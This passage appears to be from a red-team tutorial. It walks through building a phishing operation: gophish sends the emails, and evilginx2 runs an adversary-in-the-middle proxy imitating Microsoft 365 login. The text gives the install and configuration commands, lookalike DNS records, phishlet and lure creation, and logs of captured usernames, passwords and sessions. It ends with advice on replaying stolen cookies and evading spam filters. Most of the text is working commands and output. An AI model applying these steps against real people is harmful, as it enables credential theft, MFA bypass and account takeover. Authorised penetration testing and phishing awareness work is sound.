
Click on Reset Password and then the password will get copied to the clipboard.




Now go to the gophish application and navigate to “Sending Profiles”.



Now, select “New Profile”, enter your SMTP login and password, and send a test email.



The next step is to send a test email.



This is how the test mail will look like.



It works!

This is an email letting you know that your gophish configuration was successful.
Here are the details:

Who you sent from: [blurred]

Who you sent to:

Now go send some phish!

Setting up evilginx2

Install evilginx2 using the following command.

```
aws Services Q Search [Alt+S]
ubuntu@ip-172-31-32-75:~$ sudo apt-get -y install git make
git clone https://github.com/kgretzky/evilginx2.git
cd evilginx2
make

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
git is already the newest version (1:2.34.1-ubuntu1.5).
git set to manually installed.
Suggested packages:
  make-doc
The following NEW packages will be installed:
  make
0 upgraded, 1 newly installed, 0 to remove and 35 not upgraded.
Need to get 180 kB of archives.
After this operation, 426 kB of additional disk space will be used.
Get:1 http://us-east-1-ec2.archive.ubuntu.com/ubuntu jammy/main amd64 make amd64 4.3-4.1build1 [180 kB]
Fetched 180 kB in 0s (479 kB/s)
Selecting previously unselected package make.
(Reading database ... 110931 files and directories currently installed.)
Preparing to unpack .../make_4.3-4.1build1_amd64.deb ...
Unpacking make (4.3-4.1build1) ...
Setting up make (4.3-4.1build1) ...
Processing triggers for man-db (2.10.2-1) ...
Running gpgme...
Running linux images...
Running kernel seems to be up-to-date.
No services need to be restarted.
No containers need to be restarted.
No user sessions are running outdated binaries.
No VM guests are running outdated hypervisor (qemu) binaries on this host.
Cloning into 'evilginx2'...
remote: Enumerating objects: 2722, done.
remote: Counting objects: 100% (821/821), done.
remote: Compressing objects: 100% (244/244), done.
remote: Total 2722 (delta 621), reused 377 (delta 377), pack-reused 1901
Receiving objects: 100% (2722/2722), 3.67 MiB | 7.43 MiB/s, done.
Resolving deltas: 100% (1465/1465), done.
ubuntu@ip-172-31-32-75:~/evilginx2$
```

You can now launch evilginx2 from the local directory as follows:

```
sudo ./bin/evilginx -p ./phishlets/
```

```
aws Services Q Search [Alt+S]
ubuntu@ip-172-31-32-75:~/evilginx2$ sudo ./bin/evilginx -p ./phishlets/

Evilginx
-- Run Phishing --
by Russ Gretzky (@kgretzky) version 2.4.0

[07:24:02] [INFO] loading phishlets from: ./phishlets/
[07:24:02] [INFO] loading configuration from /root/.evilginx
[07:24:02] [INFO] blacklist mode set to: off
[07:24:02] [INFO] verification parameter set to: on
[07:24:02] [INFO] verification token set to: 4071
[07:24:02] [INFO] unauthorized request redirection URL set to: https://www.youtube.com/watch?v=0p4w9wpx0c
[07:24:02] [INFO] blacklist: loaded 0 ip addresses or ip masks
[07:24:02] [INFO] server domain not set! type: config domain <domain>
[07:24:02] [INFO] server ip not set! type: config ip <ip_address>

phishlet  author      active  status  hostname
-----
github    @kgretzky  disabled available
discord   @kgretzky  disabled available
500px     @kgretzky  disabled available
reddit    @kgretzky  disabled available
tiktok    @kgretzky  disabled available
github    @kgretzky  disabled available
instagram @kgretzky  disabled available
facebook @kgretzky  disabled available
twitter   @kgretzky  disabled available
amazon    @kgretzky  disabled available
booking   @kgretzky  disabled available
etsy      @kgretzky  disabled available
linkedin  @kgretzky  disabled available
pexels    @kgretzky  disabled available
paypal    @kgretzky  disabled available
wordpress @kgretzky  disabled available
```

Configure the domain name and IP address.

config domain testdomain.com #the domain you bought for phishing

config ip <IP> #ec2 public Ip address

```
[03:49:47] [err] Failed to start nameserver on port 53
: config domain [redacted]
[04:49:50] [inf] server domain set to: [redacted]
[04:49:50] [inf] disabled phishlet 'o365'
: config ip [redacted]
[04:50:21] [inf] server IP set to: [redacted]
:
```

Navigate to Route53 and create a few "A records" as shown below.

Records (11) Info

Automatic mode is the current search behavior optimized for best filter results. To change modes go to settings.

Filter records by property or value

Type Routing policy Alias

Record name	Type	Routing policy	Differentiator	Value/Route traffic to
[redacted]	A	Simple	-	s3-website.ca-central-1-[redacted]
[redacted]	MX	Simple	-	10 mx.mailgun.org
[redacted]	NS	Simple	-	ns-128.awsdns-ns-709.awsdns-ns-1245.awsdns-ns-2037.awsdns
[redacted]	SOA	Simple	-	ns-128.awsdns-16.com
[redacted]	TXT	Simple	-	"v=spf1 include:mailgun.org ~all"
k1_domainkey-[redacted]	TXT	Simple	-	"k=rsa; p=MIGfMA0GC"
email-[redacted]	CNAME	Simple	-	mailgun.org
microsoft-[redacted]	A	Simple	-	[redacted]
login.microsoft-[redacted]	A	Simple	-	[redacted]
www.microsoft-[redacted]	A	Simple	-	[redacted]
www-[redacted]	A	Simple	-	s3-website.ca-central-1.amazonaws.com

Next, we need to configure the Office365 phishlet to match our domain:

To add the phishlets.

```
phishlets hostname o365 microsoft.testdomain.com
```

To enable the o365 phishlets.

```
phishlets enable o365
```

```
: phishlets hostname o365 microsoft.
[05:53:48] [inf] phishlet 'o365' hostname set to: microsoft.
[05:53:48] [inf] disabled phishlet 'o365'
: phishlets enable o365
[05:53:51] [inf] enabled phishlet 'o365'
[05:53:51] [inf] setting up certificates for phishlet 'o365'...
[05:53:51] [inf] successfully set up SSL/TLS certificates for domains: [login.microsoft. www.microsoft.]
:
```

We can verify if the phishlet has been enabled by typing phishlets again:

phishlets				
phishlet	author	active	status	hostname
protonmail	@jamescullum	disabled	available	
twitter	@white_fi	disabled	available	
booking	@Anonymous	disabled	available	
github	@audibleblink	disabled	available	
facebook	@charlesbel	disabled	available	
instagram	@charlesbel	disabled	available	
tiktok	@AnOnUD4Y	disabled	available	
twitter-mobile	@white_fi	disabled	available	
airbnb	@ANONUD4Y	disabled	available	
citrix	@424f424f	disabled	available	
o365	@jamescullum	enabled	available	microsoft. ...
onelogin	@perfectlylog...	disabled	available	
paypal	@AnOnud4y	disabled	available	
coinbase	@AnOnud4y	disabled	available	
linkedin	@mrgretzky	disabled	available	
outlook	@mrgretzky	disabled	available	
reddit	@customsync	disabled	available	
wordpress.org	@meitar	disabled	available	
amazon	@customsync	disabled	available	
okta	@mikesiegel	disabled	available	

We now need a link that the victim clicks on, in evilginx2, the term for the link is “Lures”.

Create lures and generate URLs using the following command.


lures create o365 # You will receive a lures ID after running this command:

lures get-url 0

```
: lures create o365
[06:02:16] [inf] created lure with ID: 2
: lures get-url 0

https://login.microsoft.███/nvsgkSRr
:
```

Our phishlet is now active and can be accessed by the URL <https://login.microsoft.testdomain.com/nvsgkSRr>.



When a victim inputs valid credentials, those credentials are recorded in the logs.

```
[08:37:33] [+++] [2] Username: [REDACTED]
[08:37:33] [+++] [2] Password: [REDACTED]
[08:37:33] [+++] [2] Username: [REDACTED]
[08:38:05] [+++] [2] Username: [REDACTED]
```

Next, type “sessions”. This lists all captured sessions.

sessions # list all captured sessions


```
: sessions
```

id	phishlet	username	password	tokens	remote ip	time
1	o365	[REDACTED]	[REDACTED]	none	202.134	2022-10-28 11:49
2	o365	[REDACTED]	[REDACTED]	none	52.112.	2022-10-28 11:44
3	o365	[REDACTED]	[REDACTED]	none	35.183.	2022-10-28 11:52
4	o365	[REDACTED]	[REDACTED]	none	202.134	2022-11-05 06:56
5	o365	[REDACTED]	[REDACTED]	none	202.134	2022-11-05 07:32
6	o365	[REDACTED]	[REDACTED]	none	202.134	2022-11-05 08:33


Running a gophish campaign

Log in to your gophish application.

Go to “Users & Groups” and click on “New Group”.




Enter the details of the targeted audience along with the email address.




Next step is to create an email template.


Click on Email Templates -> New Template.




Give the template a suitable name and create a custom page as shown below.



Click on “Save Template”.



Navigate to Campaigns -> New Campaign.



The screenshot shows the gophish web interface with a 'New Campaign' modal form open. The form contains the following fields and options:

- Name:** Red Teaming Engagement
- Email Template:** Phishing
- Landing Page:** Redfox
- URL:** http://192.168.1.1
- Launch Date:** November 5th 2022, 7:20 pm
- Send Emails By (Optional):** (empty)
- Sending Profile:** testing
- Groups:** * Employs

At the bottom of the modal are 'Close' and 'Launch Campaign' buttons. The background shows the gophish dashboard with a sidebar menu and a table of campaigns.



Campaign Scheduled!

This campaign has been scheduled for launch!

OK

Once the target users submit their credentials, the evilinx2 sessions can be watched and used to replay the cookie sessions through the browser. It may take a few minutes for the victim to notice the malicious email in their inbox. When the phishing campaign begins, you should be transferred to a page that displays the campaign's outcomes. You have completed all of your tasks, and all you can do now is wait and hope that one of your emails gets opened by a victim. If the email was sent successfully, the victim should be able to receive it. Remember that spam filters and other email defences may attempt to block your emails or tell a system administrator that your email appears suspect. If this happens, experiment with less suspicious email templates, payloads, landing pages, and sending profiles.

Before delivering their best payloads, most penetration testers will try to investigate their target's phishing mitigations by sending simple payloads to see if they are blocked. For example, they may send a few test emails to see if macro-enabled Word or Excel files, malicious links, or custom binaries are banned. Whether particular

payloads are being prohibited by your target's email server, you can see if there is any way to get around these defences. If you want to adopt this method, you should create numerous email templates for each sort of test.